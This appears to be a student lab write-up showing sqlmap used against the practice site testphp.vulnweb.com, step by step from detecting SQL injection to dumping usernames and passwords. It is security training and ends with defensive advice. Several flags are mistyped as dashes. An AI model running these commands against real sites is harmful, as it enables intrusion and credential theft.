## **SQL Map:**

**What is SQL Map?**

**SQL Map** is an open-source penetration testing tool included in **Kali Linux** that automates the process of:

* Detecting SQL injection vulnerabilities
* Extracting database info (DB names, tables, data)
* Accessing sensitive data like usernames, passwords, emails, etc.

**Step-by-Step: SQLMap Usage Example**

**Search in Google about**  vulnweb.com

**✅ Target:**

**Test Site:** http://testphp.vulnweb.com/artists.php?artist=1

This is a **safe** site designed for security practice.

A screenshot of a computer

Description automatically generated

A close-up of a white background

Description automatically generated

**Step 1: Identify a Vulnerable Parameter**

You found the parameter **artist=1** might be vulnerable to SQL Injection. That’s the input field you’ll target.

A screenshot of a computer

Description automatically generated

A screen shot of a computer

Description automatically generated

**Step 2: Run SQL Map to Detect Databases**



You ran the SQLmap code “sudo sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> --dbs” which performed a SQL injection into the login page, and it would retrieve the database information.

Explanation:

* -u: Target URL
* --dbs: Enumerates all databases on the server

Output: You’ll see databases like:

* acuart
* information\_schema

A screenshot of a computer

Description automatically generated


**🔹 Step 3: List Tables in a Database**

Now that you know the acuart database exists, list all its tables:

sudo sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart –tables

Explanation:

* -D acuart: Target database
* --tables: Lists all tables in the database



A screenshot of a computer

Description automatically generated

You ran the command “sudo sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart -tables” which after running this command I was shown all the tables within the acuart database.

**🔹 Step 4: List Columns in a Table**

Check what fields are in the users table:

sudo sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --columns

📌 Explanation:

-T users: Target table

--columns: Lists the columns (e.g., username, password, email, etc.)

A screenshot of a computer

Description automatically generated

You ran the command “sudo sqlmap –u <http://testphp.vulnweb.com/artists.php?artist=1> -D acuart –T users --columns” which after running showed me all the information in the “users” table like name, address, username, etc which I would be able to access.

**Step 5: Dump Data from the Table**

Now retrieve the actual user data:

sudo sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -C username,password --dump

📌 Explanation:

* -C: Specify the columns to extract (you can use --dump-all to get everything)
* --dump: Dumps the data from those fields

A screenshot of a computer

Description automatically generatedA screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

By running the commands above you will able to gain the usernames and passwords used for that website which then you would be able to login to that users account and steal their personal information, this is why it is important to keep systems up-to-date and to ensure that your staff are trained to help prevent these types of attacks as they can be devastating to any organisation.